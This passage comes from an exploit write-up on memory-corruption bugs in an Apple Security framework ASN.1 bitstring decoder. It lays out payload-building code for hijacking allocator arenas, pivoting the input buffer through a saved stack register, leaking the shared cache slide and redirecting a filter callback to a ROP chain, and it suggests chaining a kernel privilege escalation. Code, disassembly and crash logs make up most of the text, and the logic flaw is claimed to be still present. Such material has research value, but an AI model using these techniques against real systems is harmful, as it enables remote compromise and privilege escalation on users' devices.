The basic idea is to first leak out the shared cache slide, then build a

relocated ROP strip offline, then send it back, and then finally pivot to it. A couple of guiding lines are laid below, and mock-ups are included in the attached source code:


- step1 - the bruteforcer - preparatory step for guessing the scratch,
- step2 - buffer switching - used for leaking out the shared cache slide,
- step3 - the ROP pivot - the actual exploit payload.

We will now mostly concentrate on step2 and step3 because they contain some interesting tricks. One major shortcoming of our MAKE_ARENA/WRITE technique is that we can only write out constant values. To extract the shared cache we must be able to write out live pointers.


While being focused on our write-primitive we have overlooked one important aspect: the write itself is just a byproduct of what we have built so far. Before we had a write primitive, we had an allocation primitive: we could target a scratch area in memory and force allocation of state objects at known locations. A viable scratch address can be found empirically: it can be any writable area in our victim memory space that should stay relatively constant between runs. It depends on the targeted application/daemon, but in absence of a true infoleak, it's still easy to figure it out: vmmap is your best friend; also the bruteforcer may be used as a poor man's vmmap. Check out the heap, the shared cache data segment, the daemon itself, the stacks, or whatever else floats your boat.

Remember that state objects contain one pointer from the shared cache: the template itself. And while the parser is busy with our bitstring, we know the template is 'kSecAsn1BitStringTemplate', which is as good as any other pointer.


First, we cause a state object allocation at a known address. This is done by hijacking the Arena to some reasonably large unused scratch space (known a priori), right before a new state object is allocated:



Afterwards, we punch some writes before and some writes after the pointer.



We are effectively building a bitstring around the template pointer using only constant writes to the scratch area. What should we write around the pointer? Exactly, MAKE_ARENA/WRITE contraptions.



This ephemeral bitstring does not even have to have a well-formed tail.

Since we are inside an enveloped content, which is parsed by a recursive 'SecCmsMessageDecode' call, the error code is ignored. If we could pivot the input buffer to this scratch area, it will pick up and write the template to whatever desired location. The exploit is writing itself at run-time, Inception-style.

But how do we pivot the input buffer? It does not seem to be part of the state object, and to make it worse, it is kept by 'SEC_ASN1DecoderUpdate' in a CPU register. Even if it was kept on the stack, targeting 'buf' means we have exactly one chance. We cannot use MAKE_ARENA/WRITE(clean=0, ...) in single-shot mode, because it exhibits +1 bleeding (there is a zeroing step which goes over the write size + 1) and will clobber the adjacent variable; and we cannot use MAKE_ARENA/WRITE(clean=1, ...) in multi-shot mode because we risk having it accessed before it is fully pivoted.

Looking at 'sec_asn1d_record_any_header' and 'sec_asn1d_add_to_subitems', we notice the CPU register holding the input buffer is saved to the stack and is reloaded before return. However, inside 'sec_asn1d_add_to_subitems' there is an assignment that looks interesting:

```
thing = sec_asn1d_zalloc();
...
thing->data = data;
...
state->subitems_tail->next = thing;
```

The code flow disassembly is laid out below:

```
_SEC_ASN1DecoderUpdate:
...
MOV     X0, X21
MOV     X1, X20 // buf
MOV     X2, X22 // len
BL      _sec_asn1d_parse_leaf
...
BL      _sec_asn1d_record_any_header
...
RET


_sec_asn1d_record_any_header:
...
B       _sec_asn1d_add_to_subitems

_sec_asn1d_add_to_subitems:
STP     X24, X23, [SP, #-0x10+var_30]!
STP     X22, X21, [SP, #0x30+var_20]
STP     X20, X19, [SP, #0x30+var_10] // save buf register (x20)
STP     X29, X30, [SP, #0x30+var_s0]
...
MOV     X19, X0 // state
...
BL      _sec_asn1d_zalloc
MOV     X20, X0 // controlled alloc -> thing
...
LDR     X8, [X19, #0x78] // x8 = state->subitems_head
CBZ     X8, ...
LDR     X8, [X19, #0x80] // x8 = state->subitems_tail
STR     X20, [X8, #0x10] // state->subitems_tail->next = thing
STR     X20, [X19, #0x80] // state->subitems_tail = thing
...
LDP     X29, X30, [SP, #0x30+var_s0]
LDP     X20, X19, [SP, #0x30+var_10] // restore buf register (x20)
LDP     X22, X21, [SP, #0x30+var_20]
LDP     X24, X23, [SP, #0x30+var_30], #0x40
RET
```


We know 'sec_asn1d_zalloc' can be made to return whatever address we want, because we can virtually create Arenas out of thin air. If we could point '&subitems_tail.next' towards the location of X20 on the stack, we can reload the register holding the input buffer to whatever 'sec_asn1d_zalloc'

returns. That is the address of the ephemeral bitstring we previously built inside the scratch area of the victim space. Remember, the scratch area can be determined empirically and is presumed at a constant address between runs. Locating the exact stack address where X20 is held is just a matter of using vmmap and/or the bruteforcer step in creative ways. Hint: a daemon crashes and is reloaded. Go back in time and try to spot some things that remained constant.

The plan is as follows: after building the new bitstring, which is capable of writing live values, we create some more items. Recall we're slicing the scratch space hence the addresses of the ephemeral bitstring as well as the items and objects are considered known. We'll have a 'SecAsn1Item' (serving as 'dest') and a subitem (serving as 'subitems_head'). And then we force a hierarchy of three state objects: a grandfather object, a father object whose parent is the previous one and a child object which does the writing. The last object will smash its parent, filling in known values for: 'dest', 'parent' (known value), 'subitems_head', 'subitems_tail'. Taking the trip to 'sec_asnld_add_to_subitems' is just a matter of altering 'state->place' to 'duringBitString' and 'state->underlying_kind' to 'SEC_ASN1_ANY'.



After smashing the secondary object, we end up with this:



This technique has a nasty side-effect: after coercing 'sec_asnld_zalloc' to return the desired address, 'sec_asnld_add_to_subitems' writes that same address to itself, which means the first bytes that'll get picked up from the newly pivoted 'buf' will be the most significant bytes of the address. A workaround is to have said address be '0x...23nn'. The reasoning behind this is that 0x23 would be confused with a useless constructed bitstring allowing us to skip the MSB of the address and get out of the danger zone as quickly as possible. This should not be a major constraint, since the scratch area should be larger than 16kB anyway. Because of how things add up in the decoder, and working the arithmetic backwards, this imposes a constraint on our scratch buffer to be located at '0x...20nn'. step2 shows how this is accomplished (though you may need to fix STACK_RBP_RELATIVE to match your library/framework).

```

sec_asnld_parse_leaf: memcpy(0x10b5722e8 + 0 = 0x10b5722e8, "6666666666666666", 19)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (19) to 148, unused=0x4
STATE transition ...
sec_asnld_parse_leaf: len=547, @479
sec_asnld_parse_leaf: memcpy(0x10b5722e8 + 148 = 0x10b57237c, "540", 4)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (152) to 18446744073709551488, unused=0x540
STATE transition ...

```

```

    sec_asnld_parse_leaf: len=540, @486
    sec_asnld_parse_leaf: memcpy(0x10b5722e8 + 18446744073709551488 = 0x10b572268, "10b57
20c0", 120)
    sec_asnld_parse_leaf: pre-existing value = 0x7fab5e801868
    STATE transition ...
    sec_asnld_add_to_subitems:1880: zalloc(24) -> 0x10b572398 in arena o_pool/0x0 (left -
1)
    sec_asnld_add_to_subitems:1890: alloc(1) -> 0x10b5723b0 in arena o_pool/0x0 (left 184
46744073709551615)
    adding to subitems_tail: 0x10b572258::0x7ffee4729138(0x7ffee4729148) <= 0x10b572398
    <-- [E]
    new ARENA -> o_pool/0x7fab5e805020 of size 2087
    sec_asnld_add_to_subitems:1880: zalloc(24) -> 0x7fab5e805020 in arena o_pool/0x7fab5e
805020 (left 2031)
    sec_asnld_add_to_subitems:1890: alloc(1) -> 0x7fab5e805038 in arena o_pool/0x7fab5e80
5020 (left 2023)
    adding to subitems_tail: 0x10b572258::0x10b572398(0x10b5723a8) <= 0x7fab5e805020
    sec_asnld_prepare_for_contents:1458: zalloc(35) -> 0x7fab5e805040 in arena o_pool/0x7
fab5e805020 (left 1983)
    sec_asnld_parse_leaf: len=418, @18446603704184794972
    sec_asnld_parse_leaf: memcpy(0x7fab5e805040 + 0 = 0x7fab5e805040, "1000000010b57", 35
)
    sec_asnld_parse_leaf: pre-existing value = 0x0
    STATE transition ...
    sec_asnld_prepare_for_contents:1458: zalloc(29) -> 0x7fab5e805068 in arena o_pool/0x7
fab5e805020 (left 1951)
    sec_asnld_push_state:429: zalloc(144) -> 0x7fab5e805088 in arena o_pool/0x7fab5e80502
0 (left 1807)
    STATE transition ...
    sec_asnld_parse_leaf: len=375, @18446603704184795015
    sec_asnld_parse_leaf: memcpy(0x7fab5e805068 + 0 = 0x7fab5e805068, "7878787878787878",
19)
    sec_asnld_parse_leaf: pre-existing value = 0x0
    adjusting item->len (19) to 148, unused=0x4
    STATE transition ...
    sec_asnld_parse_leaf: len=353, @18446603704184795037
    sec_asnld_parse_leaf: memcpy(0x7fab5e805068 + 148 = 0x7fab5e8050fc, "518", 4)
    sec_asnld_parse_leaf: pre-existing value = 0x0
    adjusting item->len (152) to 18446744073709551528, unused=0x518
    STATE transition ...
    sec_asnld_parse_leaf: len=346, @18446603704184795044
    sec_asnld_parse_leaf: memcpy(0x7fab5e805068 + 18446744073709551528 = 0x7fab5e805010,
"10b572611", 16)
    sec_asnld_parse_leaf: pre-existing value = 0x7fab5e805827
    adjusting item->len (18446744073709551544) to 18446744073709551040, unused=0x0
    STATE transition ...
    sec_asnld_prepare_for_contents:1458: zalloc(9) -> 0x10b572601 in arena o_pool/0x0 (le
ft -1)
    sec_asnld_parse_leaf: len=324, @18446603704184795066
    sec_asnld_parse_leaf: memcpy(0x10b572601 + 0 = 0x10b572601, "10b503510", 8)

```

In case you missed it, the buffer was switched at [E] in the previous log. As convoluted as it is, this method allows us to pivot from a static buffer to a dynamically constructed one, capable of writing shared cache pointers to any location that would help us leak the shared cache slide outside and build the ROP strip as shown next, in step3.

We notice there is one particular callback that gets called during parsing: `state->top->filter_proc(state->top->filter_arg)`. It looks powerful enough to pivot to a ROP strip. Let's revise the `state->top` structure:

```

typedef struct sec_DecoderContext_struct {
    PRArenaPool *our_pool;
    PRArenaPool *their_pool;
    void *their_mark;

    sec_asnld_state *current;
    sec_asnld_parse_status status;

    SEC_ASN1NotifyProc notify_proc;

```


```

void *notify_arg;
PRBool during_notify;

SEC_ASN1WriteProc filter_proc;
void *filter_arg;
PRBool filter_only;
} SEC_ASN1DecoderContext;

```

We plan on creating a fake 'SEC_ASN1DecoderContext', fill in 'filter_proc' with a pivot gadget, then fill in 'filter_arg' with the address of the ROP strip. We are only interested in 'filter_proc' and 'filter_arg', everything else can be ignored because the ROP strip is not supposed to ever return. After that, we cause another state object allocation and point its 'top' to our fake 'SEC_ASN1DecoderContext'.



We can use our write primitive to lay down the ROP strip and an incomplete 'SEC_ASN1DecoderContext' inside the scratch area. Then we trigger a couple of object allocations so that one object can smash its parent 'top'. This is illustrated in step3.

Once we have the ROP running, we can use a kernel LPE. A good candidate is CVE-2016-4656[5] + CVE-2016-4655[6] pair, which can be triggered from ROP easily.

-- 4 - Fast forward

Five years later I decide to do this write-up, trying hard to remember some details of the ancient exploit; I begin tinkering with the mock-ups and the old library. I realise there were two bugs, not one, and I decide to check out the latest and greatest source tarball: Security-59754.80.3, as of this writing. Yep, still there.

Sadly, the fix for CVE-2016-1950 not only eliminated the bit/byte confusion but also introduced new safety checks so that 'data->Length' could not wrap around. It meant we cannot reach the Arena structure by going backwards in memory.

I wept.

And then I got completely black out drunk, though for completely unrelated reasons. It was a fun night. But I digress...

-- 4.0 - Rolling the dice

Ignoring my terrible hangover, let's revisit the other bug, the logic flaw: when the parser encounters an empty bitstring, 'sec_asn1d_parse_bit_string' takes a shortcut and then, later in 'sec_asn1d_prepare_for_contents', the item is re-allocated with the wrong size. Please revisit section 2.2 for a refresh.

Right, it allocates the buffer anew but this time in 'our_pool', sized for 'state->contents_length' which -- in case of constructed bitstrings -- will be for the next component only. Anything that gets allocated after that point will be smashed by subsequent bitstrings. Armed with what we learned so far, a trigger is trivial. We smash a state object to cause an immediate crash:

```

CONS_BITSTRING(len);
START_BITSTRING(0, 0);

```

```

CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'a');
REP_BITSTRING(0, 8 + 144 - 5, 'b');
CONS_BITSTRING(3 + 8);
    REP_BITSTRING(0, 8, 'c');

if (len) {
    START_BITSTRING(0, 0);
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}

```

The 'a' part allocates 8 bytes, followed by a state object (144 bytes). The first memcpy covered 5 bytes, so the next memcpy needs to cover 8 + 144 - 5 bytes. The 'b' part leaves the dest pointer dangling over the upcoming next state object and then the 'c' part would smash the 'top' pointer resulting in a reliable crasher.

```

sec_asnld_prepare_for_contents: zalloc(8) -> 0x7ff006008dd0 in arena o_pool/0x7ff0060
08c20 (left 1615)
sec_asnld_push_state: zalloc(144) -> 0x7ff006008dd8 in arena o_pool/0x7ff006008c20 (l
eft 1471)
STATE transition 0x7ff006008d40 -> 0x7ff006008dd8
sec_asnld_parse_leaf: memcpy(0x7ff006008dd0 + 0 = 0x7ff006008dd0, "61616161", 5)
sec_asnld_parse_leaf: pre-existing value = 0x0
STATE transition 0x7ff006008dd8 -> 0x7ff006008d40
STATE transition 0x7ff006008d40 -> 0x7ff006008cb0
STATE transition 0x7ff006008cb0 -> 0x7ff006008d40
sec_asnld_parse_leaf: memcpy(0x7ff006008dd0 + 5 = 0x7ff006008dd5, "62626262626262",
147)
sec_asnld_parse_leaf: pre-existing value = 0xf006006a20000000
STATE transition 0x7ff006008d40 -> 0x7ff006008cb0
STATE transition 0x7ff006008cb0 -> 0x7ff006008d40
sec_asnld_push_state: zalloc(144) -> 0x7ff006008e68 in arena o_pool/0x7ff006008c20 (l
eft 1327)
STATE transition 0x7ff006008d40 -> 0x7ff006008e68
sec_asnld_parse_leaf: memcpy(0x7ff006008dd0 + 152 = 0x7ff006008e68, "6363636363636363
", 8)
sec_asnld_parse_leaf: pre-existing value = 0x7ff006006a20
<CRASH>

```

This doesn't seem very exploitable, especially since 'dest' is allocated somewhere in 'their_pool', the state objects are allocated in 'our_pool' and we cannot touch the Arenas anymore. Or can we?

After studying the allocation pattern, we notice something which manifests in a consistent manner after the 'b' segment:

```

state = 0x7fe18b80d068 top = 0x7fe18b803420 dest = 0x7fe18b803e68
state = 0x7fb3ad009268 top = 0x7fb3ad006e20 dest = 0x7fb3ad008a68
state = 0x7f9798809268 top = 0x7f9798806e20 dest = 0x7f9798808a68
state = 0x7fad49009268 top = 0x7fad49006e20 dest = 0x7fad49008a68
state = 0x7fb12880fa68 top = 0x7fb12880dc20 dest = 0x7fb12880be68
state = 0x7fe8a5809268 top = 0x7fe8a5806e20 dest = 0x7fe8a5808a68
state = 0x7fel1d4009268 top = 0x7fel1d4006e20 dest = 0x7fel1d4008a68
state = 0x7fb212809268 top = 0x7fb212806e20 dest = 0x7fb212808a68
state = 0x7fe7ca804668 top = 0x7fe7ca802220 dest = 0x7fe7ca803e68
state = 0x7fa123810068 top = 0x7fa12380dc20 dest = 0x7fa12380f868
state = 0x7falcc809268 top = 0x7falcc806e20 dest = 0x7falcc808a68
state = 0x7fc288009268 top = 0x7fc288006e20 dest = 0x7fc288008a68
state = 0x7fd054809268 top = 0x7fd054806e20 dest = 0x7fd054808a68
state = 0x7fa36a80f068 top = 0x7fa36a80cc20 dest = 0x7fa36a80e868
state = 0x7fdd63009268 top = 0x7fdd63006e20 dest = 0x7fdd63008a68
state = 0x7fd63b810068 top = 0x7fd63b80dc20 dest = 0x7fd63b80f868
state = 0x7fee16809268 top = 0x7fee16806e20 dest = 0x7fee16808a68
state = 0x7fd1a880da68 top = 0x7fd1a880bc20 dest = 0x7fd1a8803e68
state = 0x7ff7cf809268 top = 0x7ff7cf806e20 dest = 0x7ff7cf808a68
state = 0x7fdf82005068 top = 0x7fdf82002c20 dest = 0x7fdf82004868

```

...

With rather decent probability, we observe a repeating pattern of state/top pair: 9268/6e20. These addresses are for illustrative purposes, the real allocation pattern of the victim daemon we are attacking must be determined empirically, by whatever means. It's not the addresses themselves that are important, but rather the LSB of those addresses. Again, the state object is always at a constant distance from the start of the Arena and 'dest' seems to be in 0xFFFF range. We could arrange the memory layout like this:

```

                                     |<----- state object ----->|
-----
... [&Arena.limit - top] top, template, dest, ...
-----
      |<----- SecAsn1Item ----->|
      ^
+-- to the Arena ---+

```

Since 'state->dest' lies in close proximity of the state object, we can use a partial write to reroute it to &state - 8, and then smash the Arena:

```

const unsigned FILLER_LEN = 8 + 144 - 5;
const unsigned long long LAST_STATE = 0x7fca4b809268;
const unsigned long long CURRENT_TOP = 0x7fca4b806e20;
const unsigned long long ARENA_LIMIT = LAST_STATE - 0x258; // fixed

```

```

START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'a');
// leave the pointer dangling over 'dest'
START_BITSTRING(0, FILLER_LEN + 2 * 8);
    PUSH8(FILLER_LEN - 8, 'b');
    // place this right below 'top'
    PUSH8((ARENA_LIMIT - CURRENT_TOP) << 3);
    PUSH8(2 * 8, 'b'); // skip past 'top' and 'theTemplate'
// reroute 'dest' to LAST_STATE - 8 and smash the Arena
CONS_BITSTRING(3 + 2 + 3 + 16);
    // 'dest' -> { ARENA_LIMIT - CURRENT_TOP, CURRENT_TOP }
    START_BITSTRING(0, 2);
        PUSH2(LAST_STATE - 8); // partial write
    // rewrite the Arena
    START_BITSTRING(0, 16);
        PUSH8(0x4141414141414150); // limit
        PUSH8(0x4141414141414140); // avail

```

```

                                     |<----- state object ----->|
-----
... [&Arena.limit - top] top, template, dest ...
-----
      |<----- SecAsn1Item ----->|<-----+
      ^
+-- to the Arena ---+

```

...

```

sec_asnld_parse_leaf: memcpy(0x7fe4190091d0 + 5 = 0x7fe4190091d5, "6262626262626262",
163)
sec_asnld_parse_leaf: pre-existing value = 0xe419006e20000000
STATE transition 0x7fe419009140 -> 0x7fe4190090b0
STATE transition 0x7fe4190090b0 -> 0x7fe419009140
sec_asnld_push_state:430: zalloc(144) -> 0x7fe419009268 in arena o_pool/0x7fe41900902
0 (left 1327)
STATE transition 0x7fe419009140 -> 0x7fe419009268
state = 0x7fe419009268
    top = 0x7fe419006e20
    theTemplate = 0x1001792e0
    dest = 0x7fe419008a68

```

```

    our_mark = 0x0
    parent = 0x7fe419009140
    contents_length = 3
    pending = 2
    consumed = 3
    depth = 9
    allocate = 0
    indefinite = 0
sec_asn1d_parse_leaf: memcpy(0x7fe4190091d0 + 168 = 0x7fe419009278, "9260", 2)
sec_asn1d_parse_leaf: pre-existing value = 0x7fe419008a68
STATE transition 0x7fe419009268 -> 0x7fe419009140
STATE transition 0x7fe419009140 -> 0x7fe419009268
state = 0x7fe419009268
    top = 0x7fe419006e20
    theTemplate = 0x1001792e0
    dest = 0x7fe419009260
    our_mark = 0x0
    parent = 0x7fe419009140
    contents_length = 17
    pending = 16
    consumed = 3
    depth = 9
    allocate = 0
    indefinite = 0
sec_asn1d_parse_leaf: memcpy(0x7fe419006e20 + 8688 = 0x7fe419009010, "414141414141415
0", 16)
sec_asn1d_parse_leaf: pre-existing value = 0x7fe419009827
...

```

In effect, this means we are replacing Arena 'limit/avail' with whatever memory range we want, and then any further allocations will happen there. We can again resort to a scratch area which will become our allocation playground.

This approach of hijacking the Arena is probabilistic. Synthetic benchmarks showed pretty good success rate -- around 30-40% -- so it may be that in a real world scenario that would be somewhere up to 20%. Not exactly bad, but not very good either. Debugging will be a royal pain in the ass but that's not even terribly important; the success rate will be reduced even further by whatever assumptions we may have to make down the road.

The hangover was still raging the day after the next one. I'll never drink again! (that's probably a lie)

-- 4.1 - Dance, little bunny!

The less-than-stellar success rate is kinda bothersome, let's see if we can do better. We have two pools of Arenas: 'their_pool' and 'our_pool'. The former holds destination structures (aka 'dest') and the final values of the parsing process (the reassembled bitstring from its constituents). The latter holds intermediate values (eg: substrings) and state objects.

All Arenas have a default size of 'SEC_ASN1_DEFAULT_ARENA_SIZE'=2048, with the exception of the first 'their_pool' Arena, which is 1024. Our bitstring will ultimately exceed 2048, therefore we are guaranteed the arena code has already depleted whatever Arena was active when entering the bitstring. It means when the time comes to allocate a new 'dest' it will happen inside a fresh 'their_pool' Arena.

Let's try to forcibly deplete 'our_pool' Arena, too. This process will not change the existing 'dest'.

```
CONS_BITSTRING(len);
```

```

// len must be >= 2048, so that their_pool is already depleted.
// Now consume our_pool. We want to switch to a fresh Arena right
// after we generate a new 'dest'
for (unsigned k = 0; k < 8; k++) {
    CONS_BITSTRING(3);
    START_BITSTRING(0, 0);
}

```

```
}
```

This process of creating empty objects has the net effect of consuming 'our_pool' without taking up too much space in the input. Side-note: the empty bitstrings above are harmless, because they are not followed by any other primitive substring component and therefore they will not trigger the bug. Yet. At this point we have the guarantee that both pools are depleted. Now we trigger the bug, overwriting the currently active state object:

```
// (continued)
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'a');
// leave the pointer dangling over 'place'
REP_BITSTRING(0, FILLER_LEN + 6 * 8, 'b');
// Change 'place', 'pending' and a bunch of other fields
CONS_BITSTRING(len); // extend this construct to the end
    START_BITSTRING(0, 92);
        PUSH4(5);           // place: afterLength
        PUSH4(0x20);        // found_tag_modifiers: SEC_ASN1_CONSTRUCTED
        PUSH8(0xdfULL);     // check_tag_mask
        PUSH8(3ULL);        // found_tag_number
        PUSH8(3ULL);        // expect_tag_number
        PUSH8(3ULL);        // underlying_kind
        PUSH8(0ULL);        // contents_length: 0
        PUSH8(1ULL + 92);   // pending: +1
        PUSH8(3ULL);        // consumed
        PUSH4(9);           // depth
        PUSH4(0);           // bit_string_unused_bits
        PUSH8(0ULL);        // subitems_head
        PUSH8(0ULL);        // subitems_tail
        PUSH3(1);           // allocate: 1
        PUSH1(1);           // indefinite: 1
```

We make some select changes to the state object, while keeping unchanged the values we don't need. Let's highlight the changes made to the object:

```
place = afterLength
```

because we want to go straight to 'sec_asnld_prepare_for_contents'. But we must dodge 'sec_asnld_parse_leaf' tail switching to 'beforeEndOfContents', and so we also need:

```
pending = whatever it was before (92) + 1
```

Once we reach 'sec_asnld_prepare_for_contents', we have:

```
allocate = TRUE
```

and therefore a new 'dest' will be allocated in 'their_pool'. Since that pool is already empty, we guarantee that the new 'SecAsn1Item' will be the first thing in a new 'their_pool' Arena. We will hit an assert because we are not supposed to be here unless 'dest' was already NULL. We could set it to NULL with our bug, however, that means we would need to obliterate the 'parent', which raises further issues. While this is probably fixable, we won't be concerning ourselves with it, because the assert does not exist in Release binaries.

Later on, 'contents_length' comes into play, and it works best for us if:

```
contents_length = 0
```

This allows us to clear the 'pending' field and skip further allocations. Finally, having also set:

```
indefinite = TRUE
```

we dodge again 'afterEndOfContents'. The last piece clicks in place with:

```
found_tag_modifiers = SEC_ASN1_CONSTRUCTED
```


which switches to 'duringConstructedString' then pushes a new state. This new state gets allocated right at the beginning of 'our_pool' Arena because we already depleted the old one. At this point, the pools look like this:

```

state->dest -----+
                    v
T: [next=0x0] [base] [limit] [avail] [Length=0x0, Data=NULL]
    |                                     ^
    +-----+
O: [next=0x0] [base] [limit] [avail] [state]

```

And then we follow-up with our old friend: trigger the bug again, without leaving the parent construct. Since 'dest' is the first block sliced from 'their_pool' Arena, shaving off its LSB will reroute 'dest' to the Arena structure itself. This results in a type confusion: Arena 'next' and 'base' acting like a 'SecAsn1Item' pointing to the old 'dest'. We now trigger a write of eight zeroes followed by one 0x10 byte, effectively keeping the 'dest->Length' to 0 and doing a partial overwrite over 'dest->Data', making the old 'dest' point to '&Arena.limit'. Finally, having popped back the old 'dest' we are now free to overwrite the Arena:

```

// (continued)
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'c');
// leave the pointer dangling over 'dest'
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'd');
// temporarily make 'dest' overlap with their_pool Arena, by shaving off the
LSB
CONS_BITSTRING(3 + 1 + 3 + 9);
    // relocate 'dest' -> PLArena
    START_BITSTRING(0, 1);
    PUSH1(0); // LSB = 0
    // 'dest' is pointing to previous self, shave off the LSB of Data
    START_BITSTRING(0, 9);
    PUSH8(0ULL); // Length
    PUSH1(0x10); // LSB = 0x10
    // 'dest' is popped back, with dest->Data pointing to our_pool Arena.limit
    START_BITSTRING(0, 16);
    PUSH8(0x4141414141414150); // limit
    PUSH8(0x4141414141414140); // avail

```

If that looks confusing it's because it really is. Perhaps some pictures can clear it up.

After the break and the 'c' segment:

```

state->dest -----+
                    v
T: [next=0x0] [base] [limit] [avail] [Length=0x0, Data]
    |                                     ^
    +-----+
O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]

```

After the 'd' segment, shave off 'dest' LSB:

```

+----- state->dest
v
T: [next=0x0] [base] [limit] [avail] [Length=0x0, Data]
    |                                     ^
    +-----+
O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]

```

Zero 'dest->Length' and set 'dest->Data' LSB = 0x10:

```

+----- state->dest

```

```

v
T: [next=7*8] [base] [limit] [avail] [Length=0x0, Data]
      |
      +-----+
      |
      +-----+
      v
O: [next=0x0] [base] [limit] [avail] [state] [block(sz=1/8)] [block(8)]

```

After popping 'dest', smash 'our_pool' Arena 'limit/avail':

```

state->dest -----+
                    v
